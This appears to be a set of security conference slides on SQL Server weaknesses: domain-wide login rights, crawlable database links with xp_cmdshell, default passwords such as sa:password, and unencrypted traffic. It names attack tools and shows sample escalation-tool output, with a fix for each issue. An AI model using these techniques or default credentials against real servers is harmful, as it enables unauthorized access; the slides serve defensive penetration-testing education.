


#7 Domain User Privileges

What's the issue?

- *SQL Server Express* installed on a domain system gives **ALL** domain accounts CONNECT privileges (through privilege inheritance)
 - It can then carry over during upgrades
- Database administrators often provide all domain accounts with database access

#7 Domain User Privileges



#7 Domain User Privileges

Why is that a problem?


- All domain accounts have unauthorized access to database servers
- During network penetration tests it often leads to privilege escalation paths that end in Domain Admin

#7 Domain User Privileges

What are the attack requirements?

- A domain account
- List of SQL Servers
 - SPNs can be dumped from Active Directory
No scanning required ☺

#7 Manual Attack



#7 Automating the Attack

New Tools Released

- PowerShell
 - Get-SqlServer-Escalate-CheckAccess.psm1

Other Tools

- Metasploit mssql_sql module



#7 Automating the Attack

```
PS C:\Get-SqlServer-Escalate-CheckAccess -ShowSum | export-csv c:\temp\sql-server-excessive-privs.csv
[*] -----
[*] Start Time: 04/01/2014 10:00:00
[*] Domain: mydomain.com
[*] DC: dc1.mydomain.com
[*] Getting list of SQL Server instances from DC as mydomainmyuser...
[*] 5 SQL Server instances found in LDAP.
[*] Attempting to login into 5 SQL Server instances as mydomainmyuser...
[*] -----
[-] Failed - server1.mydomain.com is not responding to pings
[-] Failed - server2.mydomain.com (192.168.1.102) is up, but authentication/query failed
[+] SUCCESS! - server3.mydomain.com,1433 (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server3.mydomain.comSQLEXPRESS (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server4.mydomain.comAppData (192.168.1.104) - Sysadmin: Yes - SvcIsDA: Yes
[*] -----
[*] 3 of 5 SQL Server instances could be accessed.
[*] End Time: 04/01/2014 10:02:00      [*] Total Time: 00:02:00
[*] -----
```

#7 Automating the Attack

```
PS C:\Get-SqlServer-Escalate-CheckAccess -ShowSum | export-csv c:\temp\sql-server-excessive-privs.csv
[*] -----
[*] Start Time: 04/01/2014 10:00:00
[*] Domain: mydomain.com
[*] DC: dc1.mydomain.com
[*] Getting list of SQL Server instances from DC as mydomainmyuser...
[*] 5 SQL Server instances found in LDAP.
[*] Attempting to login into 5 SQL Server instances as mydomainmyuser...
[*] -----
[-] Failed - server1.mydomain.com is not responding to pings
[-] Failed - server2.mydomain.com (192.168.1.102) is up, but authentication/query failed
[+] SUCCESS! - server3.mydomain.com,1433 (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server3.mydomain.comSQLEXPRESS (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server4.mydomain.comAppData (192.168.1.104) - Sysadmin: Yes - SvcIsDA: Yes ←
[*] -----
[*] 3 of 5 SQL Server instances could be accessed.
[*] End Time: 04/01/2014 10:02:00      [*] Total Time: 00:02:00
[*] -----
```

#7 Automating the Attack

#7 Domain User Privileges


What's the fix?

- Don't provide the “Domain Users” group with privileges to log into any SQL Server
- Do remove the default login associated with the “BUILTIN\Users” group

#8

Database Link

Chaining & Excessive Privileges



#8 Excessive Database Link Privileges

What the issue?

- Database links are being configured with excessive privileges
- Database links can be crawled via OPENQUERY
- xp_cmdshell can be used via OPENQUERY

#8 Excessive Database Link Privileges

Why is that a problem?


- Attackers can often gain sysadmin privileges by crawling database link chains
- Move from low value database to high one
- Take over Windows server via `xp_dirtree` or `xp_cmdshell`
- Cached credentials can be recovered by admins

#8 Excessive Database Link Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- One or more database links
- Database links preconfigured with sysadmin privileges

#8 Excessive Database Link Privileges



#8 Excessive Database Link Privileges

Penetration Test Stats

- Database links exist (and can be crawled) in about **50%** of environments we've seen
- The max number of hops we've seen is **12**
- The max number of server crawled is **226**
- Usually executed through SQL injection

#8 Automating the Attack

New Tools Released

- PowerShell
 - Get-MSSQLLinkPasswords.psm1
- By Antti Rantasaari

Old Tools Released

- Metasploit
 - mssql_linkcrawler.rb
 - mssql_linkcrawler_sqli.rb



#8 DEMO



The screenshot shows a terminal window titled "MSF" with a black background and white text. The window contains the following output:

```
[+] metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- ---=[ 844 exploits - 480 auxiliary - 149 post
+ -- ---=[ 250 payloads - 27 encoders - 8 nops
msf >
```

#8 Excessive Database Link Privileges

What's the fix?

- Don't use database links if you don't need them
- Do configure them with least privilege
- Do configure them to inherit the privileges of the current login when possible

#9

Weak or Default Passwords



#9 Weak or Default Passwords

What's the issue?

- Default sa account password
- Default vendor account passwords
- Weak passwords
 - test:test
 - sa:password
 - Etc...

#9 Weak or Default Passwords

Why is it a problem?

- Attackers can quickly gain unauthorized access to servers and data
- Tools for attack are everywhere
 - Metasploit
 - Hydra
 - SQLPing3
 - Etc..

#9 Weak or Default Passwords

What are the attack requirements?

- List of SQL Servers
 - Usually requires scanning

#9 Weak or Default Passwords

What's the fix?

- Do set strong password policies
 - They can be inherited from the domain
- Do change default vendor passwords
- Do disable the default sa account
- Do enforce development environments

#10

No Transport Encryption



#10 No Transport Encryption

What's the issue?

- By default, database communications are not encrypted

#10 No Transport Encryption

What is it a problem?

- Sensitive data can be exposed via MITM
- SQL injection via MITM
 - Can result in database and system compromise
- Free tools available
 - Atticuss/SQLViking (Go see the talk!)
 - Ettercap and fancy filters

#10 No Transport Encryption

What are the attack requirements?

- Man in the middle position or local admin on the client/server


#10 No Transport Encryption

What's the fix??

- Do enable SSL encryption

<http://support.microsoft.com/kb/316898>

What can be done?



What can be done?

Prevent Unauthorized Access

- Enforce least privilege everywhere
- Use secure impersonation methods
- Parameterize queries in stored procedures

Detect Attempted Attacks

- Profiler (server access)
- DML Triggers (data mods)
- DDL Triggers (structure mods)
- SQL Server Audit (server/database level)

Questions?



BE SAFE and
HACK RESPONSIBLY